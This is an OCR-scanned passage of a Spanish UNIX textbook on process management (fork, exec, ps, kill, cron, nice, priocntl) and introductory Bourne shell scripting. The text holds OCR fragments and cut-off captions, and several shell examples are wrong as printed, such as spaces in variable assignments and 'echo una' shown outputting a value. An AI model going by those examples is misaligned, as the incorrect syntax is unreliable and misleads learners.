
g. 6-2: Creación
un proceso
ra la ejecución de la
den ls.

Ejecución de comandos-El comando exec

Hemos visto cómo se crea un proceso hijo mediante la orden *fork*. La ejecución de esta orden es inapreciable para el usuario ya que se lleva a cabo internamente en el sistema. La llamada a la orden *fork* crea un proceso hijo, el cual se encargará de ejecutar otra orden del sistema, perc ¿cómo puede ese proceso hijo ejecutar la orden pertinente?. La respuesta a ello se encuentra en un comando especial que se denomina *exec*.

El comando *exec* permite cargar un programa en la zona de memoria del proceso que lo invoca. Es decir, cuando un proceso hace una llamada a *exec* para ejecutar un programa, dicho programa se carga en memoria y sobrescribe al proceso que ejecutó la llamada. Una vez vistos estos conceptos ya se puede explicar el esquema que sigue el *shell* para ejecutar los distintos programas.

Continuando con el ejemplo expuesto anteriormente, cuando un usuario ejecuta la orden *ls -al*, en el sistema ocurren las siguientes cosas:



·3: Ejecución de
:s mediante

El *shell* activo realiza una llamada a *fork*, creando un proceso hijo. En ese instante concreto hay dos procesos en memoria, uno de ellos es el proceso padre y el otro el proceso hijo. Ambos tienen una copia del *shell* activo. A continuación, el proceso padre suspende su ejecución dejando a su hijo con el control del sistema. Es el momento de llevar a cabo la ejecución de la orden indicada en el *prompt*. El proceso hijo realiza una llamada a la orden *exec* y ejecuta el comando *ls -al*. Cuando la orden finaliza su ejecución, el proceso hijo muere y devuelve el control al padre.

Planificación de procesos

La tarea de planificación de los procesos es una labor bastante complicada; en UNIX, existe un proceso especial que se encarga de administrar el tiempo de CPU para los otros procesos. Su nombre es *scheduler*. El *scheduler* necesita identificar a los procesos. Para ello se sirve del número de proceso PID.

Para poder tener un control exhaustivo de los procesos que hay ejecutándose en el sistema en un momento determinado, existe una tabla de

procesos donde cada entrada se corresponde con un proceso y cada campo de la tabla describe las características de los mismos. Cuando un proceso muere, la entrada que ocupaba en la tabla queda vacía y pasará a ser ocupada por otro proceso.

Como es de esperar, la tabla de procesos tiene un tamaño limitado. Éste depende del sistema en el que se esté trabajando, pero nunca podrá haber más procesos en memoria que número de entradas tenga la tabla.

El criterio que sigue el planificador (*scheduler*) para introducir a un nuevo proceso depende de la prioridad de éste. Los procesos del sistema tienen mayor prioridad que los de usuario. El método de asignación de prioridades va cambiando a medida que los procesos consumen tiempo de CPU. Un proceso de usuario que ha utilizado mucho tiempo de CPU irá teniendo cada vez menos prioridad, para que el resto de los procesos que estén en la cola de espera puedan ser atendidos. El algoritmo de administración de CPU es de tipo *Round Robin*.

Visualizar los procesos activos-La orden ps

Para ver qué está ocurriendo en el sistema UNIX se utiliza la orden *ps* (*process status*). Esta orden lista todos los procesos en ejecución de la máquina. Cuando la orden se utiliza sin modificadores, entonces *ps* muestra las características básicas de los procesos asociados con el terminal del usuario que ejecuta la orden.

```
$ ps

PID              TTY          TIME    COMMAND
717              ttyp1        1:20        sh
722              ttyp1        1:20      find
730    ttyp1      1:20          ps
$
```

Este listado de procesos muestra cuatro campos con sus características.

- El primer campo es el número del proceso (PID). En el sistema UNIX existen dos procesos especiales, el 0 que se crea cuando arranca la máquina y el proceso 1(*init*), que es el encargado de la creación de los demás procesos. A partir de este número se van asignando números secuenciales (hasta un máximo de 32767) al resto de los procesos según se van creando.
- El segundo campo es el terminal asociado a dicho proceso.
- El tercer campo muestra el tiempo de ejecución del proceso en minutos y segundos.
- El último campo es el nombre del proceso que se está ejecutando.

La orden *ps* admite una serie de modificadores que permiten obtener una información más detallada de los procesos. Mediante *ps -l* se obtiene una información muy detallada de todos los procesos.

```
$ ps -l
F   S   UID  PID  PPID   C   PRI   NI    ADDR    SZ    WCHAN    TTY     TIME   CMD
20  S    0   717   716   2    73   24   fb11b488  68   fb11b488  ttyp1  00:00:00  sh
30  S    0   722   717  24    81   28   fb11b738  128  c1e7b230  ttyp1  00:00:07  find
20  O    0   730   717   7    45   24   fb11b890  188     -      ttyp1  00:00:00  ps
$
```

- El primer campo muestra el número de *flags* asociados al proceso.
- El segundo campo es el estado del proceso. Puede tomar los valores:
  S [Dormido]
  W [Espera]

R [Running]
Z [zombie]

- El cuarto campo es el número del proceso padre (*parent* PID).
- El quinto es el tiempo de CPU que lleva acumulado el proceso.
- El sexto campo es la prioridad del proceso. Cuanto menor sea el número, mayor prioridad tendrá.
- El séptimo campo es el correspondiente al valor que se le asigna a un proceso mediante la orden *nice*. Esta orden se verá más adelante en este mismo capítulo.
- El octavo campo es el tamaño del proceso.
- El noveno campo es el suceso por el cual el proceso está esperando. En el caso del ejemplo, el *shell* está esperando a que termine la orden *find*.
- El décimo campo corresponde a la dirección en memoria que está ocupando el proceso.
- El siguiente campo indica el terminal asociado al proceso.
- Los dos últimos campos son la hora de inicio del proceso y el nombre del mismo.

Arranque del sistema

Cuando se arranca el sistema UNIX, el *kernel* se carga en memoria y se ejecuta. La primera labor del *kernel* es inicializar los interfaces

hardware y las estructuras de datos internas fundamentales para el posterior control de la máquina. Una vez que esto se ha llevado a cabo, se crea un proceso (denominado *swapper*: intercambiador) el cual, tras la llamada a *fork*, crea el primer proceso a nivel de usuario, llamado *init*. Este proceso es el padre de todos los demás procesos del sistema (incluyendo al *shell*). Es el encargado de establecer el funcionamiento del sistema en modo monousuario o multiusuario, es además el responsable de la aparición de *login* en el terminal, etc. (Para conocer con más detalle el arranque de la máquina, ver el capítulo de programación avanzada).

Procesos en background

Como se vio en la introducción al *shell*, en UNIX es posible ejecutar programas en *background*. Para ello tan sólo es necesario incluir un símbolo "**&**" al final de la línea de comandos. ¿Cómo es posible que los procesos se ejecuten de esta manera?


Cuando el *shell* rastrea la línea de órdenes y encuentra el indicador de trabajo en *background*, crea un proceso hijo, de igual manera que lo hacía en modo normal, pero con la diferencia de que el proceso padre no espera a que el hijo termine, sino que se ejecuta a la vez que éste.

Esta orden debe trabajar en modo *background*, por lo que el *shell* crea un proceso hijo que se encarga de ejecutar la orden *ls* y el padre en lugar de esperar por él, muestra el *prompt* del sistema para que el usuario pueda continuar introduciendo órdenes.
Como se puede ver en la figura que hay a continuación, el usuario ejecuta la orden *ls -al &*.

Eliminar un proceso

Es posible que un usuario desee detener un proceso mientras se está ejecutando, ya sea porque tarda mucho en terminar, porque no responde,

etc. En UNIX existe una orden para eliminar procesos que se están ejecutando en modo subordinado. Se trata de *kill*. Esta orden necesita conocer el número del proceso para poder eliminarlo.



. 6-4: Esquema proceso cutándose en ckground.

```
$ ps

PID     TTY     TIME    COMMAND
717     ttyp1   1:20    sh
722     ttyp1   1:20    find
730     ttyp1   1:20    ps
$ kill 722
$
```

Mediante *kill* se envía una señal al proceso, cuyo PID es el 722, y provoca su inmediata finalización. Cuando se elimina un proceso, se borra su entrada de la tabla de procesos dejando un espacio libre para

otros nuevos. Muchos procesos, tanto los de usuario como los del sistema, pueden protegerse contra los ataques de la orden *kill*. Un ejemplo de estos procesos es el *shell*. Cuando se utiliza la orden *kill* para eliminar al *shell*, éste no responde ante tales amenazas, ya que está protegido contra la llegada de dicha señal. Existe, sin embargo, una manera de eliminar a cualquier proceso del sistema. Su formato es el siguiente:

```
kill -9 PID
```

Cuando se envía la señal *kill* seguida del número 9 provoca la finalización inmediata de cualquier proceso, ya que ningún proceso puede protegerse contra esta señal.

mandos para planificar procesos

En UNIX, existen herramientas que ayudan al programador o al usuario a planificar los procesos. Estas órdenes permiten ejecutar procesos en momentos determinados.

Cuando se elimina a un proceso, mueren todos los hijos de éste.

Comando at

Para especificar una fecha concreta en la cual se debe ejecutar un proceso se utiliza la orden *at*. Normalmente, la salida estándar de esta orden es el correo electrónico a no ser que se redireccione a otro lugar.

Su sintaxis es:


at *fecha*

Donde *fecha* puede ser cualquier combinación de horas, días, meses, años, momentos del día, etc. Pero siempre tiene que aparecer la hora. Veamos algunos ejemplos:

```
at 5:00 Monday
at 6 am Tuesday
at noon
at 13:00 tomorrow
at 10 am Nov 18

$ at noon

cat agenda | wc -l > numero_clientes.dat
[CNTL][D]
job 234561.a
$
```



Para la ejecución de los comandos no es necesario que el usuario esté conectado al sistema.

En este ejemplo, se ejecutará un trabajo a las doce del mediodía (*noon*) la misión de este trabajo es la de contar el número de líneas del fichero *agenda* y posteriormente almacenarlas en otro fichero. Mediante la pul-

sación de [CNTL][D] se indica el final del trabajo. El sistema muestra un número de trabajo que lo identifica entre todos los demás.

comando batch

El comando *batch* se utiliza cuando se tiene una serie de órdenes para ejecutar pero no importa el tiempo que se tarde en realizar la ejecución. Este comando pone las órdenes en una cola, para ejecutarlas cuando el sistema disponga de tiempo. Su sintaxis es la siguiente:

batch orden1 orden2 orden3

comando nohup

El comando *nohup* permite que una orden continúe ejecutándose después de que el usuario ha abandonado el sistema. Esta orden es muy útil cuando se trata de trabajos con procesamientos muy largos que requieren gran cantidad de tiempo.

Cuando se ejecuta un trabajo con *nohup* es necesario mandarlo en modo subordinado, ya que de lo contrario no aparecería el *prompt* y sería imposible salir del sistema.

```
$ nohup trabajo &

1045
Sending output to 'nohup.out'
$
```

Cuando finaliza la orden *nohup*, envía su salida al fichero *nohup.out* aunque es posible cambiar el destino de la salida redireccionando la misma a otro archivo distinto.

Demonios

Demonio es el nombre que reciben aquellos procesos que no están conectados a un terminal. Estos procesos se ejecutan en modo *background* y realizan tareas muy importantes en el sistema. Entre las más importantes se encuentran el demonio que controla la cola de trabajos de la impresora, el demonio encargado de realizar la copia de seguridad de los archivos, etc. Todos estos demonios están controlados por una utilidad llamada *cron*.

cron

cron es un demonio de sistema que se encarga de realizar una serie de trabajos en momentos determinados. El demonio *cron* despierta de su estado de sueño una vez cada minuto y accede al archivo *crontab* donde visualiza los trabajos a realizar. Este archivo es una tabla de cinco campos donde se especifica el minuto, la hora, el día, el mes y el año de ejecución del trabajo así como el nombre del fichero a ejecutar.

Cada uno de los usuarios con privilegios para enviar trabajos a *cron* dispone de un fichero que se encuentra en el directorio */var/spool/cron/crontabs*. Y el nombre de estos usuarios aparece en el fichero /etc/cron.d/cron.allow. Ejemplo de un archivo *crontab*:

```
17 5 * * 0 /etc/cleanup > /dev/null
0 2 * * 0,4 /usr/lib/cron/logchecker
3 3 * * * /usr/lib/cleantmp > /dev/null
1 3 * * * /etc/setclk -rd1800 > /dev/null 2>&1
5 18 * * 1-5 /usr/lib/sa/sa2 -s 8:00 -e 18:01 -i 1200 -A
0 4 * * 0 /etc/custom -V symlinks;# CUSTOM_SYMLINK_REPORT
0 0 * * 1-5 scosh cronsched -r
0 0 * * 1  scosh cronsched -wr
```

El ejemplo anterior corresponde al fichero /var/spool/cron/crontabs/root de un sistema UNIX de Santa Cruz SCO. Aunque es posible editar a

mano el fichero *crontab*, existe una orden que realiza esta tarea para e usuario. Se trata de la orden *crontab*. (Conviene no confundir el nombre del fichero con el nombre de la utilidad). Dado un guión *shell* que se encarga de buscar ficheros que comiencen por la letra X, es posible introducir dicho guión *shell* en el fichero *crontab* para que realice esa búsqueda una vez cada hora.

```
# Este guión shell se llama lupa
# guión shell que realiza la búsqueda de ficheros que comiencen por la letra
X
#
# La orden redirecciona la salida al fichero encontrado.out
find / -name X* -print > encontrado.out
#
```

La forma de colocar este guión en el fichero *crontab* es la siguiente:

```
$ crontab lupa
$
```

El guión *shell lupa* ha sido añadido al fichero *crontab*. Para eliminar todos los trabajos del fichero crontab se manda la orden, seguida de la secuencia de teclas [CNTL][D].

```
$ crontab
[CNTL][D]
$
```

Otros demonios

En un sistema multiusuario, las impresoras naturalmente se comparten. Este es el motivo por el cual debe existir un proceso que se encargue de planificar el uso de las mismas. Cuando un usuario envía un

trabajo a una impresora, el sistema se encarga de colocarlo en una cola de impresión, donde posteriormente un demonio es el encargado de gestionar la mencionada cola.

Modificar prioridades

Es posible reducir la prioridad de un proceso mediante la orden *nice*. Este comando se suele utilizar cuando en un momento determinado el número de procesos es tan elevado que ralentizan el funcionamiento normal de la máquina.

El comando *nice* reduce la partición de tiempos de un proceso, pero de cualquier manera este proceso siempre se ejecutará de acuerdo con las condiciones que le imponga el sistema.

Cuando la ejecución de un trabajo no es necesaria de inmediato, es preferible utilizar la orden *batch* para ejecutarlo en momentos en los que el sistema está menos saturado, ya que en muchas ocasiones los usuarios envían al sistema trabajos lentos, sin importancia alguna, provocando un funcionamiento más lento de la máquina. La prioridad de un proceso es la suma del índice de prioridad más la cantidad asignada por la orden *nice*. Si un proceso tiene de prioridad 10 unidades y mediante *nice* se le asignan 5 más, la prioridad resultante será de 15 unidades.

```
$ nice -5 proceso1
$
```

Al reducir la prioridad de una orden, ésta utiliza menos tiempo de CPU y por lo tanto se ejecuta más lentamente. El rango de valores que puede tomar los incrementos de *nice* van desde 1 hasta 19. Cuando al comando *nice* no se le indica ningún número, éste toma por defecto el 10.

Los usuarios normales sólo pueden reducir la prioridad de un proceso determinado, en ningún caso podrán asignarle mayor prioridad. Esta labor únicamente la puede hacer *root*.

```
# nice - - 19
```

De esta manera, *root* asigna la máxima prioridad a un proceso.

NOTA

La orden nice se mantiene por motivos de compatibilidad en SVR4. En el capítulo de programación avanzada se explican órdenes más recientes para el control de prioridades.

Procesos Zombie

Cuando un proceso padre, mediante una llamada a *fork,* crea un proceso hijo, a menos que el hijo se ejecute en modo subordinado, el proceso padre se pone a dormir hasta que el hijo termina su ejecución. En este momento, el proceso hijo ejecuta una llamada a *exit* para avisar al padre de su terminación. Esta llamada provoca que el sistema cierre todos los archivos asociados al proceso hijo, libere la memoria que está utilizando, envíe una señal al padre y deje al proceso hijo en estado zombie. Cuando el padre recibe esta señal, el proceso hijo pasa de estar en estado zombie a no estar vivo, es decir, el proceso muere. Pero puede ocurrir que el padre, debido a que ha ignorado la señal o simplemente porque ha muerto, no reconozca la muerte del proceso hijo y éste se queda en estado zombie permanentemente.

El *kernel* tiene un demonio que se encarga de recorrer la tabla de procesos en busca de procesos zombie para eliminarlos. La forma de saber si en el sistema hay un proceso zombie es utilizando la orden *ps*. Mediante

esta orden, los procesos zombie aparecen con la palabra *defunct* en lugar del nombre del proceso.

```
$ ps -f
UID   PID  PPID  C    STIME  TTY      TIME      CMD
root  717  716   0           ttyp1    00:00:00   sh
 0    722  717   0                    00:00:00   <defunct>
 0    730  717   0                    00:00:00   <defunct>
$
```

Procesos en tiempo real

En las versiones anteriores de UNIX SYSTEM V, los procesos sólo trabajaban en tiempo compartido. A partir de la versión 4, los procesos pueden trabajar en tiempo real. Esto hace que el sistema sea más versátil y le da la posibilidad de soportar muchas clases de procesos que requieran procesamientos especiales. Según la planificación a la que esté sometida un proceso determinado de nuestro sistema, éstos se pueden clasificar en tres clases:

- Clase de procesos del sistema
- Clase de procesos en tiempo real (RT)
- Clase de procesos en tiempo compartido (TS)

Un proceso que pertenece a la clase de tiempo real, tiene un valor de prioridad entre 0 y n, donde n es el mayor valor de prioridad permitido para un proceso. Este valor es fijado por el sistema. Un proceso que pertenece a la clase de tiempo compartido tiene una prioridad que puede variar entre -n y n.

La orden del sistema UNIX que se encarga de manejar las clases de prioridad es *priocntl* (*priority control*). La única persona que puede manejar esta orden es *root*.

Para especificar la clase de planificación y la prioridad de un determinado proceso del sistema se utiliza la orden *priocntl* seguida de una serie de modificadores.

```
# priocntl -s -c RT -i pid 118
```

- **s** indica que se va a especificar una planificación concreta para ese proceso.
- **c** identifica el tipo de planificación.
- **i** indica la identificación del proceso, para poder reconocerlo en un momento posterior de entre los demás (en el caso del ejemplo el PID del proceso es el 118)

También es posible, además de todo lo que hemos dicho anteriormente , utilizar esta orden para ejecutar un comando con una clase de planificación y una prioridad concreta.

```
# priocntl -s -c RT -p2 sh
```

De esta forma que hemos descrito se ejecuta la orden *sh* (que corresponde al *shell* de Bourne) con una planificación en tiempo real y con una prioridad igual a 2.

Para poder llevar el *shell* a una planificación de tiempo compartido, es preciso averiguar su PID específico propio mediante el comando *ps* y posteriormente ejecutar:

```
# priocntl -s -c TS -i pid 123
```

Mediante el modificador -d se pueden ver las distintas clases de prioridad de los procesos.

```
# priocntl -d -i all
```

permite visualizar todas las clases de prioridades.

Capítulo 7

EL LENGUAJE DE PROGRAMACIÓN DEL SHELL

lenguaje de programación del Shell

El Shell es uno de los programas más importantes de UNIX. El Shell es, a la vez, un intérprete de comandos y un lenguaje de programación. Esta última faceta es prácticamente desconocida para la mayoría de los usuarios de UNIX. Los usuarios suelen emplear el Shell de manera interactiva y sólo aprovechan de él una pequeña parte de sus prestaciones. El uso más común del intérprete de comandos se lleva a cabo cuando el usuario introduce una orden de sistema (como por ejemplo *ls* *). En estos casos, la misión del intérprete de comandos es buscar dicha orden en el directorio /bin, cargarla en memoria y ejecutarla. Pero existe otro uso mucho más importante del Shell, la ejecución de *Shell scripts*, más conocidos como "guiones Shell".

Existen muchos tipos de intérpretes de comandos. Para la versión 7 del sistema UNIX, S.R. Bourne creó un *Shell* llamado Shell Bourne (**sh**). En las versiones de Berkeley existe un Shell denominado Shell C (**csh**), creado por Bill Joy. La elección de un Shell u otro por parte del usuario es materia de gusto personal. Para un uso interactivo con la máquina existe un Shell con grandes características interactivas: el Shell korn (**ksh**) creado por Dave Korn.

Debido a que para escribir guiones Shell, el más aceptado de todos los intérpretes de comandos y que además está disponible en todos los sistemas UNIX es el Shell de Bourne, en este capítulo se utiliza este tipo de Shell. En el caso de utilizar otro tipo de Shell éste será el **ksh** (debido a sus mejores prestaciones) y se indicará con anterioridad.

cución de programas mediante Shell

Tras ejecutar el programa *login* que nos da acceso al sistema, se carga el Shell en memoria. Desde ese momento, cualquier orden que intro-

duzcamos por el teclado será tratada por el intérprete de comandos. Si la orden existe y está bien especificada, el Shell crea un proceso nuevo al cargar la orden en memoria; si por el contrario, la orden no es un comando reconocido o bien no se ha especificado de manera correcta la ruta donde éste se puede encontrar, aparecerá un mensaje de error por la salida estándar. El intérprete de comandos puede ejecutar programas de diversas maneras. La primera de ellas es mediante la introducción por teclado del nombre del Shell seguido del nombre de un archivo que contiene órdenes directamente ejecutables. Supongamos que creamos un archivo de texto y lo llamamos *dir*. Si en la primera línea del archivo de texto escribimos la orden *ls* y al Shell le pasamos como argumento el archivo creado, el Shell leerá una por una las líneas del archivo que se le pasa como argumento y las ejecutará mostrando el resultado por la salida estándar. El programa se ejecutará hasta que se terminen las órdenes del archivo o hasta que se reciba una señal *kill*, momento en el cual el programa muere y el Shell despierta y devuelve una petición de orden del sistema.

```
$ cat > dir
   ls
$ sh dir
.
./bin
./usr
./mnt
./etc
./dev
$
```

Mediante la orden *cat* se crea el archivo *dir*. Posteriormente se llama al Shell **sh** pasando como argumento el nombre del archivo creado. El resultado es el mismo que si hubiésemos escrito la orden *ls* directamente desde el teclado. Hay que tener en cuenta que, al utilizar este método,

el archivo *dir* debe tener autorización de acceso de lectura aunque no tiene por qué tener autorización de ejecución.

Existe otra manera de ejecutar órdenes del sistema y es mediante los ya mencionados guiones Shell. Cuando en UNIX se crea un archivo, el sistema por defecto no habilita los permisos de ejecución de dicho archivo. Esta tarea es labor del usuario o programador. Cuando a un archivo se le activan los permisos de ejecución, éste se puede ejecutar escribiendo simplemente su nombre. Si el archivo o programa contiene en su interior órdenes del sistema se dice entonces que es un guión Shell. La ventaja de ejecutar programas de esta forma es que no es necesario incluir en la línea de órdenes el nombre del Shell, sino que se introduce el nombre del archivo directamente como si de un comando se tratase.

En el ejemplo anterior, si al archivo *dir* le activamos los permisos de ejecución, se le podría invocar directamente desde la línea de órdenes.

Aunque un archivo tenga el permiso de ejecución activado, es necesario que su directorio se encuentre en el PATH del sistema, o de lo contrario, no se podrá ejecutar.

```
$ chmod a+x dir
$ dir
.
./bin
./usr
./mnt
./etc
```

```
./dev
$
```

Los guiones Shell también pueden recibir argumentos de la misma manera que se hace con los programas convencionales.

ariables del Shell

El Shell mantiene una tabla de variables con sus valores en memoria para que los programas puedan tener acceso a ellas y, por consiguiente, utilizarlas. El valor de las variables puede cambiar durante la ejecución de un programa. Las variables de Shell pueden almacenar cadenas de texto, los números también se almacenan como cadenas de texto. Existen una serie de variables que ya están disponibles desde el momento en que nos conectamos, pero la gran mayoría de ellas se pueden crear de la forma:

```
$ nombre = valor
```

Para acceder al valor de una variable se utiliza la sintaxis $nombre_variable. El motivo por el cual es necesario colocar el símbolo dólar delante del nombre de la variable es debido a que cuando el Shell reconoce este símbolo expande los caracteres por el valor de los mismos. Pongamos un pequeño ejemplo:

```
$ cat > variable
 num=30
 echo num
 echo $num<
 num=50
$ chmod a+x variable
```

En este ejemplo se ha creado un archivo llamado *variable* al que, posteriormente, se le han activado los atributos de ejecución. Se puede deci

de alguna manera que hemos creado un guión Shell. Si ahora ejecutamos la orden:

```
//***Listado de Programa
$ variable
```

El resultado que se obtiene por la salida estándar es el siguiente:

```
num
30

$
```

En la primera línea del archivo, se introduce el valor 30 a la variable *num*. Al ejecutar la segunda línea, el Shell nos muestra por la salida estándar la palabra *num*, ya que el Shell ejecuta la orden *echo* que recibe como argumento dicha palabra. La tercera línea del programa es el mejor ejemplo para observar la manera en la que el Shell expande los caracteres. Nuevamente se llama a la orden *echo* para mostrar algo por la salida estándar, pero cuando el Shell lee la palabra que va escrita a continuación de *echo*, reconoce el símbolo dólar e inmediatamente busca en la tabla de variables una entrada con el nombre *num* para poder sustituirlo por el valor real de la variable. El resultado es mostrar por pantalla el número 30 (que es valor de la variable *num*). En la última línea, se le asigna un nuevo valor a la variable para su uso posterior.

Cuando a una variable se le asigna una cadena de texto que contiene más de una palabra, éstas deben ir encerradas entre dobles comillas para que el Shell las pueda interpretar correctamente.

Ejemplo:

```
$ cadena = "Esto es una cadena de texto"
$ echo $cadena
```

```
Esto es una cadena de texto
$
```

El Shell ignora las variables que no tienen asignado ningún valor. Hay que tener en cuenta que no produce ningún error referirse a una variable que no tenga asignado un valor, simplemente el resultado es una cadena nula. Pongamos un ejemplo:

```
$ echo Hoy es $dia
Hoy es

$ dia=Viernes

$ echo Hoy es $dia
Hoy es Viernes

$
```

Existe un comando llamado *Readonly* que permite marcar una variable para que el valor de ésta no pueda modificarse. Un ejemplo de ello:

```
$ coche=BMW
$ readonly coche
$ coche=Mercedes
sh: coche: is readonly
$ echo $coche
BMW
$
```

Como se aprecia en el ejemplo, la variable coche es marcada mediant el comando *readonly* y por lo tanto, cuando intenta modificar su valo actual, el sistema muestra un mensaje de aviso. Al visualizar el valor d la variable se muestra por la salida estándar el primer valor que se l

asignó. Se debe tener mucho cuidado a la hora de usar el comando *readonly*, ya que su valor perdura mientras el Shell esté activo. Si se utiliza sin argumentos, muestra por la salida estándar todas las variables que están marcadas como sólo lectura.

```
$ readonly
coche

$
```

Ejemplos de asignación de variables

```
$ listar=*
```

Asigna a la variable *listar* el nombre de todos los archivos.

```
$ listar=???
```

Asigna a la variable *listar* los nombres de archivos que tengan 3 caracteres.

```
$ listar=ls
$ $listar
```

Muestra por la salida estándar un listado simple de todo el directorio.

```
$ grados=38
$ echo Hoy estamos a $grados grados
```

Se utilizan las llaves cuando detrás del nombre de una variable hay más caracteres. El resultado de ejecutar estos comandos sería:

```
Hoy estamos a 38 grados
$
```

Si ejecutamos las siguientes órdenes:

```
$ listar=ls
$ ordenar=sort
$ listar | ordenar
```

se obtiene un listado ordenado de los archivos del directorio actual equivalente a:

```
$ ls | sort
```

Pero pueden existir una serie de problemas a la hora de realizar asignaciones de comandos del sistema a variables. Supongamos las siguientes asignaciones:

```
$ listar=ls
$ ordenar = ' | sort '
```

Si ahora ejecutamos la siguiente instrucción:

```
$ $listar $ordenar
```

Aparentemente, deberíamos obtener un resultado similar al que produciría la instrucción.

```
$ ls | sort
```

Sin embargo, esto no es así, ya que el comando *ls* entiende que debe listar dos archivos: | y **sort**. Esto se soluciona utilizando un comando llamado *eval*, que se encarga de rastrear la línea de comandos después de realizar la sustitución.

```
$ eval $listar $ordenar
```

Esta línea es equivalente a:

```
$ eval ls | sort
```

Ocultar caracteres especiales

En este ejemplo se ha podido observar que se han utilizado comillas simples en lugar de comillas dobles. No existen muchas diferencias entre unas y otras. El uso de las comillas, además de para encerrar caracteres, tiene vital importancia en la utilización de caracteres especiales, ya que de no ir entrecomillados, no serían interpretados correctamente por el Shell. Existen tres maneras de entrecomillar:

- Utilizando la barra invertida.
- Mediante comillas simples.
- Mediante comillas dobles.

Cuando se quiere que el Shell ignore unos caracteres especiales tales como <,>,|,$, etc. se utiliza la barra invertida. Cuando se quiere ignorar cualquier tipo de carácter especial (incluyendo el fin de línea) se utilizan las comillas simples. Este método permite que un argumento pueda tener más de una línea dentro de él.

A la hora de utilizar las comillas dobles, se ignoran los caracteres especiales, excepto la barra invertida, el símbolo del dólar, las dobles comillas y el acento grave. Veamos un ejemplo:

```
$ echo '$HOME'
$HOME
$ echo \$HOME
$HOME
$ echo "$HOME"
/usr/alex
```

```
$ echo $HOME
/usr/alex
$
```

En el primer caso se puede apreciar que las comillas simples ignoran el significado especial de la variable de entorno $HOME y como se ve en la segunda línea, el resultado que se muestra por pantalla es $HOME como si fuese una cadena de texto. La tercera línea del ejemplo muestra un caso similar. La barra invertida ignora en su totalidad el siguiente carácter (o argumento en este caso). En las líneas cinco y siete, el resultado es el mismo, ya que las dobles comillas no pueden ocultar el símbolo dólar y el resultado que se muestra por la salida estándar es el valor de la variable $HOME.

Las variables que se crean son siempre locales al Shell activo, para que puedan ser reconocidas fuera de ese ámbito, es decir, es necesario exportarlas por otros procesos que nacen en el Shell. Esto se hace mediante el comando *export*, que permite transformar una variable local en una variable global. Pongamos un ejemplo:

```
$ export coche
$
```

Operaciones sobre variables-El comando read

El uso de guiones Shell sería prácticamente ineficaz si no fuese posible asignar valores a las variables de manera interactiva. En UNIX existe un comando especial que permite realizar dicha tarea. El comando *read* lee una línea de la entrada estándar y asigna dicha información a una variable creada por el usuario.

```
$ cat >  lee_datos
echo "Introduce el valor de la variable:"
```

```
read var
echo "El valor de la variable es $var"
$ chmod a+x lee_datos
$ lee_datos
Introduce el valor de la variable:
PEPE
El valor de la variable es PEPE
```

La primera línea de este ejemplo es ya del todo conocida. Comenzamos la creación de un *Shell script* o guión Shell mediante la orden *cat*. El guión se llama *lee_datos* y contiene tres líneas. La primera de las líneas muestra por pantalla un mensaje, en la segunda línea se utiliza el comando *read* para asignar un valor a la variable *var* (PEPE), el uso de este comando hace que el cursor se quede en espera hasta que el usuario pulse la tecla *Intro*. La última línea dentro del guión visualiza el valor de la variable. En este punto ya ha finalizado la creación del archivo. El resto de las líneas del programa (cinco y seis) activan los permisos de ejecución del programa *lee_datos* y por último se escribe su nombre por la línea de comandos para llevar a cabo su ejecución. Las últimas dos líneas son el resultado de dicha ejecución. Ejemplo de programa que ejecuta una orden:

```
$ cat >  mi_orden
echo "Introduce un comando UNIX:"
read comando
$comando
echo Fin del programa
$
```

Nótese que en la tercera línea del programa, el símbolo dólar no es el *prompt* del sistema, sino que hace referencia al contenido de la variable *comando*. Si ejecutamos dicho programa en nuestra máquina, el resultado que obtendremos por la salida estándar será el de la orden

que hayamos asignado a la variable *comando*. Si el valor de *coma* no es una orden del sistema, aparecerá un mensaje de error. A co nuación un ejemplo de uso de *read:*

```
$ cat  > lee_tres
echo "Introduce tres variables seguidas:"
read una dos tres
$
```

El programa anterior es un claro ejemplo de cómo *read* puede asi valor a numerosas variables en una sola vez. Ahora continuamos la ación del guión anterior mostrando el valor de las variables.

```
$ cat >> lee_tres
echo una
echo dos
echo tres
$ chmod a+x lee_tres
$ lee_tres
Introduce tres variables seguidas: alex pepe juan
alex
pepe
juan
$
```

Existe un último uso importante del comando *read*: la sustituci comandos. Cuando en un guión Shell se utiliza un comando del ma y éste va encerrado entre dos acentos graves (`), el Shell reem el comando (incluyendo los acentos graves) por el resultado de l cución de dicho comando.

```
$ cat  > directorio
dir=`pwd`
```

